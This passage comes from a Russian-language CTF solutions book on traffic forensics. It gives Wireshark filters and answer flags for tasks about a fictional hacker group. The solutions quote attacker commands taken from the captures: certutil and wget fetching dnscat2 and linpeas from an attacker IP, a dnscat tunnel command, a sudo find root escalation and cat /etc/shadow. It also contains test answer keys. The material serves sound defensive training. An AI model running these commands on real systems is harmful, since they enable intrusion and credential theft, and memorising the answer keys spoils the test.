Session Setup Request, NTLMSSP_AUTH, User: WORKGROUP\user
```

После чего идут запросы по переходу по домашним папкам пользователя user.

Ответ: NTO(user).

Задача 3.2.1.6. Таежный след 5 (100 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/5-7.pcapng.

Группировка «Таежный Кролик» проявляла интерес к быстрым и грубым атакам. Их стратегия — внедряться в инфраструктуру, не обращая внимания на оставляемые следы. Они работали ради одного удара, взламывая все, что подвернется под руку, как самые настоящие медвежатники.

Судя по атаке, цель смогла подобрать пользователя на атакуемой машине.

Найдите имя компьютера, который был атакован «Кроликом».

Формат ответа

NTO(name).

Решение

В том же самом пакете из задания 3.2.1.5 «Таежный след 4» видим:

```
Attribute: NetBIOS domain name: WIN7-VSFI
    NTLMV2 Response Item Type: NetBIOS domain name (0x0002)
    NTLMV2 Response Item Length: 18
    NetBIOS Domain Name: WIN7-VSFI
```

Ответ: NTO(WIN7-VSFI).

Задача 3.2.1.7. Таежный след 6 (150 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/5-7.pcapng.

Группировка «Таежный Кролик» проявляла интерес к быстрым и грубым атакам. Их стратегия — внедряться в инфраструктуру, не обращая внимания на оставляемые следы. Они работали ради одного удара, взламывая все, что подвернется под руку, как самые настоящие медвежатники.

На атакуемой машине хакеры получили доступ к множеству файлов.

Выясните, по каким путям прошелся «Кролик», и укажите в ответе самый длинный из них.

Формат ответа

NTO(`\\xxx.xxx.xxx.xxx\folder1\folder2\...`).

Решение

Пользуемся фильтром `smb2` из предыдущих двух заданий (3.2.1.5 «Таежный след 4», 3.2.1.6 «Таежный след 5») и ближе к концу `smb`-сессии видим событие

```
2024-07-01 12:02:06,998206  Create Request File: user\Documents
```

В этом же пакете видим `Tree Id`:

```
0x00000005 \\192.168.37.158\Users
```

складываем и получаем флаг.

Ответ: NTO(\\192.168.37.158\Users\user\Documents).

Задача 3.2.1.8. Таежный след 7 (250 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/8.pcapng.

Группировка «Таежный Кролик» проявляла интерес к быстрым и грубым атакам. Их стратегия — внедряться в инфраструктуру, не обращая внимания на оставляемые следы. Они работали ради одного удара, взламывая все, что подвернется под руку, как самые настоящие медвежатники.

Укажите в ответе чексумму заголовка, который возник во время хендшейка подключения хакеров к атакуемой машине по RDP.

Формат ответа

NTO(0xffff).

Решение

В данном файле видим множество неудачных попыток установить соединение. В принципе, Wireshark сам подсвечивает начало успешного соединения. Поэтому просто идем к первому большому цветному блоку и смотрим пакет, предшествующий `Client Hello`.

В нашем случае это 2024-07-01 22:06:10,510545. И в разделе **Internet Protocol** находим искомое значение:

```
Header Checksum: 0xb04b [validation disabled]
```

Ответ: NTO(0xb04b).

Задача 3.2.1.9. Это база 1 (100 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/9-13.pcapng.

К команде участников SOC обратились представители ООО «Большие Русские Шлепки».

На протяжении долгого времени они фиксировали аномальное количество сетевой активности в компании, однако ничего не предпринимали.

Как-то раз одна из баз данных неожиданно стала недоступной, к тому же после восстановления доступа в компании обнаружили, что часть информации была модифицирована.

Новый клиент предоставил сетевой трафик одного из серверов, участвовавшей в атаке, и, судя по нему, тут не обошлось без «Таежного Кролика».

Укажите в ответе тип атаки, которым воспользовались хакеры из «Таежного Кролика». Ответ дайте на английском языке только строчными буквами. Если слов несколько, запишите их слитно без пробелов и знаков пунктуации.

Формат ответа

NTO(attackname).

Решение

Обнаруживаем множество запросов (с хоста 192.168.133.151) и ответов (с хоста 192.168.133.143) по протоколу PGSQL. Поэтому сначала для удобства ставим фильтр `pgsql`, далее смотрим запросы и ответы по этому протоколу и обнаруживаем, что есть ответы вида:

```
Message: password authentication failed for user "postgres".
```

Ставим фильтр

```
pgsql.message == "password authentication failed for user
↪  \"postgres\""
```

И видим явные попытки брутфорса УЗ postgres.

Ответ: NTO(bruteforce).

Задача 3.2.1.10. Это база 2 (100 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/9-13.pcapng.

К команде участников SOC обратились представители ООО «Большие Русские Шлепки».

На протяжении долгого времени они фиксировали аномальное количество сетевой активности в компании, однако ничего не предпринимали.

Как-то раз одна из баз данных неожиданно стала недоступной, к тому же после восстановления доступа в компании обнаружили, что часть информации была модифицирована.

Новый клиент предоставил сетевой трафик одного из серверов, участвовавшей в атаке, и, судя по нему, тут не обошлось без «Таежного Кролика».

Укажите в ответе адрес сервера с атакованной базой данных.

Формат ответа

NTO(xxx.xxx.xxx.xxx).

Решение

Обнаруживаем множество запросов (с хоста 192.168.133.151) и ответов (с хоста 192.168.133.143) по протоколу PGSQL. Есть ответы вида:

```
Message: password authentication failed for user "postgres".
```

Ставим фильтр

```
pgsql.message == "password authentication failed for user
↪  \"postgres\""
```

И видим явные попытки брутфорса УЗ postgres.

Ответ: NTO(192.168.133.143).

Задача 3.2.1.11. Это база 3 (150 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/9-13.pcapng.

К команде участников SOC обратились представители ООО «Большие Русские Шлепки».

На протяжении долгого времени они фиксировали аномальное количество сетевой активности в компании, однако ничего не предпринимали.

Как-то раз одна из баз данных неожиданно стала недоступной, к тому же после восстановления доступа в компании обнаружили, что часть информации была модифицирована.

Новый клиент предоставил сетевой трафик одного из серверов, участвовавшей в атаке, и, судя по нему, тут не обошлось без «Таежного Кролика».

Укажите в ответе количество портов, которые были просканированы хакерами.

Формат ответа

NTO(number).

Решение

Ставим фильтр на `syn`-скан и указываем какой-нибудь хост из тех, что он сканировал, например, 192.168.133.147:

```
(tcp.flags.syn == 1 && tcp.flags.ack == 0 && ip.src == 192.168.133.151
) && (ip.dst == 192.168.133.147)
```

Дальше смотрим в правый нижний угол: `Displayed 1004`, отсеиваем `Параметр Window: 32120`, нехарактерный для `syn`-скана, и финальный фильтр выглядит так:

```
((tcp.flags.syn == 1 && tcp.flags.ack == 0 && ip.src ==
↪ 192.168.133.151
) && (ip.dst == 192.168.133.147)) && !(tcp.window\_size\_value ==
↪ 32120)
```

Итого получаем: `Displayed 1000`.

Ответ: NTO(1000).

Задача 3.2.1.12. Это база 4 (200 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/9-13.pcapng.

К команде участников SOC обратились представители ООО «Большие Русские Шлепки».

На протяжении долгого времени они фиксировали аномальное количество сетевой активности в компании, однако ничего не предпринимали.

Как-то раз одна из баз данных неожиданно стала недоступной, к тому же после восстановления доступа в компании обнаружили, что часть информации была модифицирована.

Новый клиент предоставил сетевой трафик одного из серверов, участвовавшей в атаке, и, судя по нему, тут не обошлось без «Таежного Кролика».

Укажите в ответе количество учетных записей, для которых были попытки подобрать пароль.

Формат ответа

NTO(number).

Решение

Обнаруживаем множество запросов (с хоста 192.168.133.151) и ответов (с хоста 192.168.133.143) по протоколу PGSQL. Есть ответы вида:

```
Message: password authentication failed for user "postgres".
```

Ставим фильтр

```
pgsql.message == "password authentication failed for user
↪ \"postgres\""
```

И видим явные попытки брутфорса УЗ postgres.

Ок, меняем фильтр:

```
pgsql.message != "password authentication failed for user
↪ \"postgres\""
```

Сообщений о неудачных аутентификациях фильтр не дает, следовательно, брутилась только УЗ postgres.

Ответ: NTO(1).

Задача 3.2.1.13. Это база 5 (200 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/9-13.pcapng.

К команде участников SOC обратились представители ООО «Большие Русские Шлепки».

На протяжении долгого времени они фиксировали аномальное количество сетевой активности в компании, однако ничего не предпринимали.

Как-то раз одна из баз данных неожиданно стала недоступной, к тому же после восстановления доступа в компании обнаружили, что часть информации была модифицирована.

Новый клиент предоставил сетевой трафик одного из серверов, участвовавшей в атаке, и, судя по нему, тут не обошлось без «Таежного Кролика».

Укажите в ответе название базы данных, которая подверглась атаке.

Формат ответа

NTO(name).

Решение

Обнаруживаем множество запросов (с хоста 192.168.133.151) и ответов (с хоста 192.168.133.143) по протоколу PGSQL.

Периодически проскакивают так называемые `Startup`-запросы (длиной 107 байт), в которых можем увидеть имя пользователя и имя БД, к которым обращается скомпрометированная машина (192.168.133.151):

```
PostgreSQL
    Type: Startup message
    Length: 41
    Protocol major version: 3
    Protocol minor version: 0
    Parameter name: user
    Parameter value: postgres
    Parameter name: database
    Parameter value: postgres
```

Ответ: NTO(postgres).

Задача 3.2.1.14. Браконьерство 1 (150 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/4-16.pcap.

Новые клиенты не заставили себя долго ждать. На этот раз обратилось ООО «Крупная Рыба».

Как говорит представитель, один из сотрудников открыл файл, который был приложен к пришедшему на электронную почту письму, после чего были украдены ценные для компании данные.

Судя по тому, что злоумышленник не пытался скрыться и как будто действовал напоказ, данная атака — дело рук «Таежного Кролика».

Укажите в ответе название исполняемого файла, который был вложен в фишинговое письмо.

Формат ответа

NTO(name.format).

Решение

Способ 1. Так как известно, что файл исполняемый, то можно просто нажать Ctrl + F (Packet bytes, String) и ввести `.exe`.
Во втором совпадении обнаруживаем

```
Content-Disposition: attachment; filename="mimikatz.exe"
```

Способ 2. Ставим фильтр

```
frame matches "filename="
```

Ответ: NTO(mimikatz.exe).

Задача 3.2.1.15. Браконьерство 2 (150 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/4-16.pcap.

Новые клиенты не заставили себя долго ждать. На этот раз обратилось ООО «Крупная Рыба».

Как говорит представитель, один из сотрудников открыл файл, который был приложен к пришедшему на электронную почту письму, после чего были украдены ценные для компании данные.

Судя по тому, что злоумышленник не пытался скрыться и как будто действовал напоказ, данная атака — дело рук «Таежного Кролика».

Укажите в ответе точные дату и время проведения атаки.

Формат ответа

NTO(dd.mm.YYYY HH:MM:SS).

Решение

Находим по фильтру пакет с названием файла (см. задачу 3.2.1.14 «Браконьерство 1»), смотрим его дату/время.

Ответ: NTO(08.02.2024 06:49:11).

Задача 3.2.1.16. Браконьерство 3 (250 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/4-16.pcap.

Новые клиенты не заставили себя долго ждать. На этот раз обратилось ООО «Крупная Рыба».

Как говорит представитель, один из сотрудников открыл файл, который был приложен к пришедшему на электронную почту письму, после чего были украдены ценные для компании данные.

Судя по тому, что злоумышленник не пытался скрыться и как будто действовал напоказ, данная атака — дело рук «Таежного Кролика».

Определите IP-адрес жертвы внутри корпоративной сети.

Формат ответа

NTO(xxx.xxx.xxx.xxx).

Решение

Если зайти в **Statistics — Conversations,** то из локальных адресов там только 10.10.107.220 (почтовый сервер) и 10.10.104.50.

Ответ: NTO(10.10.104.50).

Задача 3.2.1.17. Свет в конце тоннеля 1 (150 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/4-16.pcap.

На этот раз жертвами «Таежного Кролика» стала компания ООО «Туннельный синдром», представители которой пришли за помощью.

После первичного анализа стало ясно, что злоумышленники туннелировали трафик через сеть компании, чтобы делать запросы на внешний веб-сервер.

Укажите в ответе название исполняемого файла, который был использован для туннелирования трафика.

Формат ответа

NTO(name.format).

Решение

Так как известно, что файл исполняемый, то можно просто нажать Ctrl+F (Packet bytes, String) и ввести `.exe`.

Видим:

2024-02-08 11:18:42,347077 с удаленного хоста 45.9.148.123 на 10.10.104.50 был скачан файл `plink.exe`.

Ответ: NTO(plink.exe).

Задача 3.2.1.18. Свет в конце тоннеля 2 (300 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/17-18.pcap.

На этот раз жертвами «Таежного Кролика» стала компания ООО «Туннельный синдром», представители которой пришли за помощью.

После первичного анализа стало ясно, что злоумышленники туннелировали трафик через сеть компании, чтобы делать запросы на внешний веб-сервер.

Определите адреса машины хакеров и внешнего веб-сервера, на который они отправляли запросы.

Формат ответа

NTO(xxx.xxx.xxx.xxx_yyy.yyy.yyy.yyy).

Решение

Так как известно, что файл исполняемый, то можно просто нажать Ctrl+F (Packet bytes, String) и ввести `.exe`.

Видим:

2024-02-08 11:18:42,347077 с удаленного хоста 45.9.148.123 на 10.10.104.50 был скачан файл `plink.exe`.

```
GET /plink.exe HTTP/1.1\r\n
    Request Method: GET
    Request URI: /plink.exe
    Request Version: HTTP/1.1
```

Адрес машины хакеров 45.9.148.123.

Ставим фильтр: `ip.src == 10.10.104.50 && http`

Отбрасываем локальный хост назначения, отбрасываем агент Microsoft, т. к. его целевые хосты — это погода, апдейты и т. д.:

```
((ip.src == 10.10.104.50 && http) && !(ip.dst == 10.10.107.100)) &&
↪  !(http.user\_agent == "Microsoft-CryptoAPI/10.0")
```

Остается два хоста: 18.185.126.178 и 104.21.18.186.

104.21.18.186 отпадает, т. к. это `Host: pics.wikireality.ru`, соответственно, остается 18.185.126.178.

Ответ: NTO(45.9.148.123_18.185.126.178).

Задача 3.2.1.19. Простоквашино 1 (100 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/19-21.pcap

Однажды за помощью обратился владелец завода «ПроСто», небольшого, но успешного производства кисломолочных продуктов. Он был в панике — украден секретный рецепт, который был не просто частью продукции, а настоящей гордостью предприятия. Этот рецепт стал их конкурентным преимуществом на рынке, и потеря его могла обрушить весь бизнес.

Из опыта известно, что за такими атаками стоит не только желание украсть, но и тщательно спланированная операция, направленная на подрыв доверия и разрушение инфраструктуры, а значит, виноват опять «Таежный Кролик».

Укажите в ответе название домена, в котором происходила атака.

Формат ответа

NTO(domain.name).

Решение

Почти сразу видим `smb`-трафик, в котором фигурирует запись.

```
Tree Id: 0x00000001  \\dc1.pt.local\sysvol
```

Ответ: NTO(pt.local).

Задача 3.2.1.20. Простоквашино 2 (150 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/19-21.pcap.

Однажды за помощью обратился владелец завода «ПроСто», небольшого, но успешного производства кисломолочных продуктов. Он был в панике — украден секретный рецепт, который был не просто частью продукции, а настоящей гордостью предприятия. Этот рецепт стал их конкурентным преимуществом на рынке, и потеря его могла обрушить весь бизнес.

Из опыта известно, что за такими атаками стоит не только желание украсть, но и тщательно спланированная операция, направленная на подрыв доверия и разрушение инфраструктуры, а значит, виноват опять «Таежный Кролик».

Укажите в ответе IP-адрес файлового сервера в сети, доменное имя которого начинается с `fs`.

Формат ответа

NTO(xxx.xxx.xxx.xxx).

Решение

Можно проверить DNS запросы, в которых фигурирует имя `fs`:

```
dns.qry.name contains "fs"
```

В ответе dns-сервера видим имя файлового сервера `fs.pt.local`:

```
Standard query response 0x042c A fs.pt.local A 10.10.107.100
```

Ответ: NTO(10.10.107.100).

Задача 3.2.1.21. Простоквашино 3 (300 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/19-21.pcap.

Однажды за помощью обратился владелец завода «ПроСто», небольшого, но успешного производства кисломолочных продуктов. Он был в панике — украден секретный рецепт, который был не просто частью продукции, а настоящей гордостью предприятия. Этот рецепт стал их конкурентным преимуществом на рынке, и потеря его могла обрушить весь бизнес.

Из опыта известно, что за такими атаками стоит не только желание украсть, но и тщательно спланированная операция, направленная на подрыв доверия и разрушение инфраструктуры, а значит, виноват опять «Таежный Кролик».

Судя по всему, начало атаки началось с загрузки файла с помощью Powershell IWR. Укажите в ответе название данного файла.

Формат ответа

NTO(name.format).

Решение

Так как известно, что скачивание производилось при помощи Powershell, ставим фильтр: `http.user_agent contains "WindowsPowerShell"`. И видим:

```
Request URI: /images/english/media_info_euro_dru.pdf
```

Ответ: NTO(media_info_euro_dru.pdf).

Задача 3.2.1.22. Обмани меня 1 (100 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/22-24.pcap.

Новый клиент — новые задачи. На этот раз пришла компания «АкваМиниРалли», занимающаяся гонками на речных лодках. После первичного анализа не было выявлено никакого нелигитимного трафика, однако была уверенность, что это хакеры из «Таежного Кролика», а значит, они точно оставили следы, только как-то их скрыли.

Укажите в ответе название программы, использованной для сокрытия трафика.

Формат ответа

NTO(name.format).

Решение

Программа — это исполняемый файл, ищем Ctrl+F (Packet bytes, String) и вводим `.exe`.

Третий результат нам дает строчку с `certutil`, кликаем **follow stream** и видим команды командной строки, т. е. машина скомпрометирована.

Одна из команд:

```
certutil -urlcache -f
  ↪  http://45.9.148.123/dnscat2-v0.07-client-win32.exe dnscat.exe
```

Ответ: NTO(dnscat2-v0.07-client-win32.exe).

Задача 3.2.1.23. Обмани меня 2 (200 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/22-24.pcap.

Новый клиент — новые задачи. На этот раз пришла компания «АкваМиниРалли», занимающаяся гонками на речных лодках. После первичного анализа не было выявлено никакого нелигитимного трафика, однако была уверенность, что это хакеры из «Таежного Кролика», а значит, они точно оставили следы, только как-то их скрыли.

Укажите в ответе название утилиты, использованной для скачивания программы сокрытия трафика.

Формат ответа

NTO(name).

Решение

Начало решения такое же, как в задаче 3.2.1.22 «Обмани меня 1», была найдена утилита `certutil`.

Ответ: NTO(certutil).

Задача 3.2.1.24. Обмани меня 3 (300 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/22-24.pcap.

Новый клиент — новые задачи. На этот раз пришла компания «АкваМиниРалли», занимающаяся гонками на речных лодках. После первичного анализа не было выявлено никакого нелигитимного трафика, однако была уверенность, что это хакеры из «Таежного Кролика», а значит, они точно оставили следы, только как-то их скрыли.

Укажите в ответе название домена, использованного для сокрытия трафика.

Формат ответа

NTO(domain.name).

Решение

Из того же стрима консоли (задача 3.2.1.22 «Обмани меня 1») видим команду:

```
dnscat.exe --dns server=45.9.148.123,domain=microsoft.com
↪  --secret=70533ebf1edf88c47f941febcecce253
```

Ответ: NTO(microsoft.com).

Задача 3.2.1.25. Остров сокровищ 1 (100 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/25-29.pcapng.

Уже известно, что хакеры из «Таежного Кролика» ни перед чем не остановятся, а значит, новый клиент не за горами. И это оказалось действительно так: совсем скоро за помощью обратилась компания «Джон Сильвер», у которой в интернет утекли данные сотрудников.

Помогите разобраться, как злоумышленники смогли это сделать, и был ли причастен «Таежный Кролик» к этому.

Укажите в ответе название выгруженного архива.

Формат ответа

NTO(name.format).

Решение

SMB- и FTP-протоколы не дают ничего интересного. Смотрим `http`, а именно, код 200, который сигнализирует о том, что файл/страница были переданы успешно:

```
http.response.code == 200
```

Видим:

```
HTTP/1.1 200 OK  (application/zip)
Full request URI:
  ↪ http://192.168.238.155/ServerAdministrator/secure.zip
```

Ответ: NTO(secure.zip).

Задача 3.2.1.26. Остров сокровищ 2 (150 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/25-29.pcapng.

Уже известно, что хакеры из «Таежного Кролика» ни перед чем не остановятся, а значит, новый клиент не за горами. И это оказалось действительно так: совсем скоро за помощью обратилась компания «Джон Сильвер», у которой в интернет утекли данные сотрудников.

Помогите разобраться, как злоумышленники смогли это сделать, и был ли причастен «Таежный Кролик» к этому.

Укажите в ответе порт злоумышленника, через который был прокинут `reverse-shell`.

Формат ответа

NTO(number).

Решение

Хакеры часто используют команды вида `whoami` или `id` для проверки своих привилегий. Поэтому Ctrl + F, и ищем `whoami`.

Находим сессию шелла и видим, что он идет от машины 192.168.238.155 на порт 1234 машины злоумышленника 192.168.238.128.

Ответ: NTO(1234).

Задача 3.2.1.27. Остров сокровищ 3 (150 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/25-29.pcapng.

Уже известно, что хакеры из «Таежного Кролика» ни перед чем не остановятся, а значит, новый клиент не за горами. И это оказалось действительно так: совсем скоро за помощью обратилась компания «Джон Сильвер», у которой в интернет утекли данные сотрудников.

Помогите разобраться, как злоумышленники смогли это сделать, и был ли причастен «Таежный Кролик» к этому.

Укажите в ответе VERSION_ID целевой системы.

Формат ответа

NTO(xx.xx).

Решение

Просматривая сессию шелла из задачи 3.2.1.26 «Остров сокровищ 2», видим команду:

```
cat /etc/*release
```

и ответ:

```
DISTRIB_RELEASE=20.04
```

Ответ: NTO(20.04).

Задача 3.2.1.28. Кухонная заварушка 1 (100 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/30-32.pcapng.

Появился новый клиент — сеть ресторанов «Сою оставь в рагу», популярное заведение с несколькими филиалами по городу. Система бухгалтерии, как и в большинстве ресторанных сетей, была связана с несколькими внутренними и облачными сервисами. Одна из бухгалтеров в конце рабочего дня открыла файл, который, как она считала, был отправлен ей коллегой из другого филиала.

Содержание файла было абсолютно обычным — стандартный бухгалтерский отчет с деталями по расходам и прибыли. Но как только она запустила документ, началась аномальная активность в корпоративной сети. Ну не может ведь одна хакерская группировка сделать столько всего... Или может?

Укажите IP-адрес, с которого злоумышленник начал атаку.

Формат ответа

NTO(xxx.xxx.xxx.xxx).

Решение

Открываем `conversations` и видим, что машина 192.168.238.162 обменивалась большим числом пакетов с портом 4444 машины 192.168.238.128, что очень подозрительно, т. к. такого вида нестандартные порты часто используют злоумышленники. Ставим фильтр:

```
ip.addr == 192.168.238.162 && ip.addr == 192.168.238.128
```

Смотрим **Follow TCP stream** и видим вводы и выводы консоли, что подтверждает наше предположение.

Ответ: NTO(192.168.238.128).

Задача 3.2.1.29. Кухонная заварушка 2 (100 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/30-32.pcapng.

Появился новый клиент — сеть ресторанов «Сою оставь в рагу», популярное заведение с несколькими филиалами по городу. Система бухгалтерии, как и в большинстве ресторанных сетей, была связана с несколькими внутренними и облачными сервисами. Одна из бухгалтеров в конце рабочего дня открыла файл, который, как она считала, был отправлен ей коллегой из другого филиала.

Содержание файла было абсолютно обычным — стандартный бухгалтерский отчет с деталями по расходам и прибыли. Но как только она запустила документ, началась аномальная активность в корпоративной сети. Ну не может ведь одна хакерская группировка сделать столько всего... Или может?

Укажите тип шелла, используемый злоумышленником.

Формат ответа

NTO(word_shell).

Решение

Ставим фильтр

```
ip.addr == 192.168.238.162 && ip.addr == 192.168.238.128
```

Вот очередность соединений:

	Source	Dest	Info
1	192.168.238.162:46440	192.168.238.128:4444	`46440 → 4444 [SYN] Seq=0 Win=64240 Len=0.....`
2	192.168.238.128:4444	192.168.238.162:46440	`4444 → 46440 [SYN, ACK] Seq=0 Ack=1 Win=31856`
3	192.168.238.162:46440	192.168.238.128:4444	`46440 → 4444 [ACK] Seq=1 Ack=1 Win=64256 Len=0`

Ответ: NTO(reverse_shell).

Задача 3.2.1.30. Кухонная заварушка 3 (150 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/30-32.pcapng.

Появился новый клиент — сеть ресторанов «Сою оставь в рагу», популярное заведение с несколькими филиалами по городу. Система бухгалтерии, как и в большинстве ресторанных сетей, была связана с несколькими внутренними и облачными сервисами. Одна из бухгалтеров в конце рабочего дня открыла файл, который, как она считала, был отправлен ей коллегой из другого филиала.

Содержание файла было абсолютно обычным — стандартный бухгалтерский отчет с деталями по расходам и прибыли. Но как только она запустила документ, началась аномальная активность в корпоративной сети. Ну не может ведь одна хакерская группировка сделать столько всего... Или может?

Укажите инструмент (без учета расширения), с помощью которого злоумышленник проанализировал конфигурацию целевой системы.

Формат ответа

NTO(tool).

Решение

Смотрим все ту же сессию из предыдущих заданий (3.2.1.28 «Кухонная заварушка 1») и видим команды на скачивание, установку атрибутов запуска и выполнение `linpeas.sh`:

```
wget http://192.168.238.128/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
```

Ответ: NTO(linpeas).

Задача 3.2.1.31. Упячка 1 (100 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/33-36.pcapng

Когда директор школы олбанского языка утром открыла свой компьютер, чтобы подготовиться к занятиям, она не ожидала, что этот день изменит всю их работу.

Учебное заведение, не так давно ставшее популярным благодаря уникальным курсам по изучению олбанского языка, стало жертвой хакера. И все, как всегда, указывало на «Таежного Кролика».

Укажите, с какого порта машины жертвы выполняется подключение к машине злоумышленника.

Формат ответа

NTO(number).

Решение

Хакеры часто используют команды вида `whoami` или `id` для проверки своих привилегий. Поэтому Ctrl + F, и ищем `whoami`.

Находим сессию шелла и видим, что он идет от машины 192.168.238.128 с порта 56844 на порт 2222 машины злоумышленника 192.168.238.158.

Ответ: NTO(56844).

Задача 3.2.1.32. Упячка 2 (150 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/33-36.pcapng.

Когда директор школы олбанского языка утром открыла свой компьютер, чтобы подготовиться к занятиям, она не ожидала, что этот день изменит всю их работу.

Учебное заведение, не так давно ставшее популярным благодаря уникальным курсам по изучению олбанского языка, стало жертвой хакера. И все, как всегда, указывало на «Таежного Кролика».

Укажите название утилиты, при помощи которой злоумышленник добился повышения привилегий.

Формат ответа

NTO(name).

Решение

Просматривая сессию из задания 3.2.1.31, находим следующие строчки:

```
sudo -l
Matching Defaults entries for user on energy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/
    ↪  sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User user may run the following commands on energy:
    (ALL) /usr/bin/grep, /usr/bin/find, /usr/bin/cat
sudo find . -exec /bin/sh \; -quit
id
uid=0(root) gid=0(root) groups=0(root)
```

Ответ: NTO(find).

Задача 3.2.1.33. Упячка 3 (200 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/33-36.pcapng.

Когда директор школы олбанского языка утром открыла свой компьютер, чтобы подготовиться к занятиям, она не ожидала, что этот день изменит всю их работу.

Учебное заведение, не так давно ставшее популярным благодаря уникальным курсам по изучению олбанского языка, стало жертвой хакера. И все, как всегда, указывало на «Таежного Кролика».

Укажите TTL пакетов, относящихся к шеллу между машинами злоумышленника и жертвы.

Формат ответа

NTO(number).

Решение

Ставим фильтр

```
ip.addr == 192.168.238.128 && ip.addr == 192.168.238.158
```

Просматривая данные любого пакета IP протокола между хостами 192.168.238.128 и 192.168.238.158, видим значение

```
Time to Live: 64
```

Ответ: NTO(64).

Задача 3.2.1.34. Упячка 4 (200 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/33-36.pcapng.

Когда директор школы олбанского языка утром открыла свой компьютер, чтобы подготовиться к занятиям, она не ожидала, что этот день изменит всю их работу.

Учебное заведение, не так давно ставшее популярным благодаря уникальным курсам по изучению олбанского языка, стало жертвой хакера. И все, как всегда, указывало на «Таежного Кролика».

Укажите название конфиденциального файла, содержащего учетные записи пользователей системы, который был прочитан злоумышленниками.

Формат ответа

NTO(name).

Решение

Смотрим сессию между хостами 192.168.238.128 и 192.168.238.158 и видим команду

```
cat /etc/shadow
```

Ответ: NTO(shadow).

Задача 3.2.1.35. Мстители: царство тьмы (100 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/37-41.pcapng.

В этот раз новые клиенты не пришли, что вызвало сильное смущение. Задумавшись о том, почему хакеры из «Таежного Кролика» решили отдохнуть, поняли, что причин этому нет. Если нет причин отдыхать, то они точно кого-то взламывают. А раз никто не пришел, они атакуют того, кто прийти за помощью не может...

Дрожащими руками решили проверить трафик внутри корпоративной сети и поняли, что новой целью стала сама корпоративная сеть!

Укажите количество DNS-пакетов в собранном трафике.

Формат ответа

NTO(number).

Решение

Вводим фильтр:

```
dns
```

и смотрим в правый нижний угол:

```
Displayed: 60
```

Ответ: NTO(60).

Задача 3.2.1.36. Мстители: противостояние (100 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/37-41.pcapng.

